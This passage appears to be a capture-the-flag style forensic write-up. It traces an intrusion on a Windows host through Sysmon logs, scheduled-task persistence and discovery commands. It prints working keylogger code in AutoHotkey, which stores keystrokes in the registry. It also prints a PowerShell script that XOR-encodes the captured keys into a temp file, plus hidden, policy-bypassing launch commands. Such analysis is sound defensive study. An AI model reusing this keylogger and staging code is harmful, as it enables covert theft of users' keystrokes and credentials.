


```
<Exec>
  <Command>wscript</Command>
  <Arguments>"C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Updater.vbs"</Arguments>
</Exec>
```

Answer: wscript "C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Updater.vbs"

After the scheduled task executed, another malicious script was initiated. What command was used to launch this subsequent script?

After exploring process creation logs (Event ID 1), we can see PowerShell being used to execute “Script.ps1”:




```
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
\powershell.exe" -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1
```

Answer: powershell.exe -Exec Bypass C:\Users\Administrator\AppData\Local\Microsoft\Windows\Update\Script.ps1


The threat actor established a second persistence mechanism through an additional scheduled task. What is the name of this secondary scheduled task?

Exploring the process creation logs further, we can see schtasks.exe being used to create and execute a scheduled task called “MicrosoftEdgeUpdateTaskMachineUC”:



```
Executable Info
schtasks
"C:\Windows\system32\schtasks.exe" /create /tn MicrosoftEdgeUpdateTaskMachineUC /xml C:\Users\Public\module\t.xml
"C:\Windows\system32\schtasks.exe" /run /tn MicrosoftEdgeUpdateTaskMachineUC
```

We can see that this Scheduled Task executes the following:




```
<Exec>
  <Command>"C:\Users\Public\module\module.exe"</Command>
  <Arguments>"C:\Users\Public\module\module.ahk"</Arguments>
</Exec>
<Exec>
  <Command>powershell</Command>
  <Arguments>-ep bypass -windowstyle hidden -f "C:\Users\Public\module\readKey.ps1"</Arguments>
</Exec>
```

Answer: MicrosoftEdgeUpdateTaskMachineUC

The threat actor remotely triggered manual execution of their secondary scheduled task via C2 communications. What is the timestamp when this remote execution command was processed? (in UTC)

As identified previously, schtasks.exe was used to execute MicrosoftEdgeUpdateTaskMachineUC:




```
"C:\Windows\system32\schtasks.exe" /run /tn MicrosoftEdgeUpdateTaskMachineUC
```

This occurred on 8th July 2025 at 9:28:54.

Answer: 2025-07-08 09:28

Discovery

During the reconnaissance phase, the attacker executed a command to gather detailed information about the current user context and privileges. What specific command was used?




```
"C:\Windows\system32\whoami.exe" /all
```

This command displays everything about the current user’s security context.

Answer: whoami /all

The threat actor performed network reconnaissance to map the infrastructure topology. Which Windows built-in utility was leveraged for this network discovery activity?




```
"C:\Windows\system32\TRACERT.EXE" 8.8.8.8
"C:\Windows\system32\TRACERT.EXE" 8.8.8.8
```

Answer: TRACERT

Collection


The malware deployed a keylogging component using a renamed legitimate executable. What is the original name of this executable?

As discovered previously, the schedule task called "MicrosoftEdgeUpdateTaskMachineUC" executes multiple commands:




```
<Exec>
  <Command>"C:\Users\Public\module\module.exe"</Command>
  <Arguments>"C:\Users\Public\module\module.ahk"</Arguments>
</Exec>
<Exec>
  <Command>powershell</Command>
  <Arguments>-ep bypass -windowstyle hidden -f "C:\Users\Public\module\readKey.ps1"</Arguments>
</Exec>
```

These include module.exe with the argument module.ank, and readKey.ps1. If you view module.ank, we can see that it's clearly a keylogger:




```
KeyLogger:
    rawKey := RegExReplace(A_ThisHotkey, "^[~*]")

    shiftDown := GetKeyState("Shift", "P")
    capsOn    := GetKeyState("CapsLock", "T")

    if (RegExMatch(rawKey, "^[A-Za-z]$")) {
        if (shiftDown xor capsOn)
            char := Chr(Asc(rawKey) & ~32)   ; uppercase
        else
            char := Chr(Asc(rawKey) | 32)    ; lowercase
    }
    else if (shiftDown && ShiftMap.HasKey(rawKey)) {
        char := ShiftMap[rawKey]
    }
    else {
        char := rawKey
    }


    UpdateReg(char)
Return
```

Viewing the properties of module.exe, we can see that its original name was AutoHotKey:



Property	Value
Description	
File description	AutoHotkey Unicode 64-bit
Type	Application
File version	1.1.37.2
Product name	AutoHotkey
Product version	1.1.37.02
Copyright	Copyright (C) 2003-2013
Size	1.22 MB
Date modified	7/8/2025 9:10 AM
Language	English (United States)
Original filename	AutoHotkey.exe

Alternatively, if you find the process creation (Event ID 1) log related to module.exe, we can see that the original filename was “AutoHotKey.exe”:




```
{"EventData":{"Data":[{"@Name":"RuleName","#text":"technique_id=T1036,technique_name=Mas
querading"},{"@Name":"UtcTime","#text":"2025-07-08
09:28:54.934"},{"@Name":"ProcessGuid","#text":"c73af8d8-e4d6-686c-5706-000000005300"},{"
@Name":"ProcessId","#text":"5888"},{"@Name":"Image","#text":"C:\\Users\\Public\\module\\
module.exe"},{"@Name":"FileVersion","#text":"1.1.37.02"},{"@Name":"Description","#text":
"AutoHotkey Unicode
64-bit"},{"@Name":"Product","#text":"AutoHotkey"},{"@Name":"Company","#text":"AutoHotkey
Foundation
LLC"},{"@Name":"OriginalFileName","#text":"AutoHotkey.exe"},{"@Name":"CommandLine","#tex
t":"\"C:\\Users\\Public\\module\\module.exe\"
\"C:\\Users\\Public\\module\\module.ahk\""},{"@Name":"CurrentDirectory","#text":"C:\\Win
dows\\system32\\"},{"@Name":"User","#text":"WIN-DMZ0\\Administrator"},{"@Name":"LogonGui
d","#text":"c73af8d8-b70e-686c-bd3b-120000000000"},{"@Name":"LogonId","#text":"0x123BBD"
},{"@Name":"TerminalSessionId","#text":"2"},{"@Name":"IntegrityLevel","#text":"High"},{"
@Name":"Hashes","#text":"SHA1=3BB6566E61324AF9C14235C5130EDCA3EB807626,MD5=AA53D2FB8AB0B
201937F7179220B4DDA,SHA256=25BB276AAB41E22DBEB1709225D57FA8237F829E809453CBB0D60B6ABF1B6
C79,IMPHASH=A9B5160326ED68A4BB81944DABAB7ED6"},{"@Name":"ParentProcessGuid","#text":"c73
af8d8-b665-686c-2600-000000005300"},{"@Name":"ParentProcessId","#text":"1600"},{"@Name":
"ParentImage","#text":"C:\\Windows\\System32\\svchost.exe"},{"@Name":"ParentCommandLine"
,"#text":"C:\\Windows\\system32\\svchost.exe -k netsvcs -p -s
Schedule"},{"@Name":"ParentUser","#text":"NT AUTHORITY\\SYSTEM"}]}}
```

Answer: AutoHotKey.exe

The keylogger stored captured data in a Windows registry location before exfiltration. What is the name of the registry value entry used for this temporary storage?

Exploring the module.ahk file, we can see that the keylogger stores captured data in a registry key called KeypressValue:




```
UpdateReg(text) {
        RegRead, outvar, HKEY_CURRENT_USER,software\GetKeypressValue,KeypressValue
        outvar := outvar . text
        RegWrite, REG_SZ, HKEY_CURRENT_USER,software\GetKeypressValue,KeypressValue,%outvar%
}
```

Answer: KeypressValue

Exfiltration

Prior to exfiltration, the keylogger data was extracted from the registry and written to a file for staging. What is the filename of this staging file?

If you recall earlier, the scheduled task also executed a file called readKey.ps1:



```
$logFile = "$env:temp\logFileuyovaqv.bin"
$key = 'HKCU:\software\GetKeypressValue'
$xorKey = "this i`$ a `$eCreT"
if (-not (test-path $logFile -pathType Leaf)) {
    echo "" > $logFile
}


while ($true) {
    $appendValue = (get-itemproperty -path $key -Name KeypressValue).KeypressValue
    if ($appendValue -eq "" -or $appendValue -eq $null) {
        start-sleep -seconds 15
        continue
    }

    $devnull = new-itemproperty -path $key -name KeypressValue -value "" -force
    $fileLen = (get-content $logFile).count
    $appendValue = [System.Text.Encoding]::ASCII.GetBytes($appendValue)
    for($i=$fileLen; $i -lt ($fileLen + $appendValue.length); $i++) {
        $appendValue[$i - $fileLen] = $appendValue[$i - $fileLen] -bxor $xorKey[$i % $xorKey.length]
    }
    add-content -path $logFile -value $appendValue
    start-sleep -seconds 15
}
```

This script retrieves the keystrokes captured by the AHK keylogger, XOR-encrypts them, and stores them in a binary log file called “logFileuyovaqv.bin” within the Temp directory.

Answer: logFileuyovaqv.bin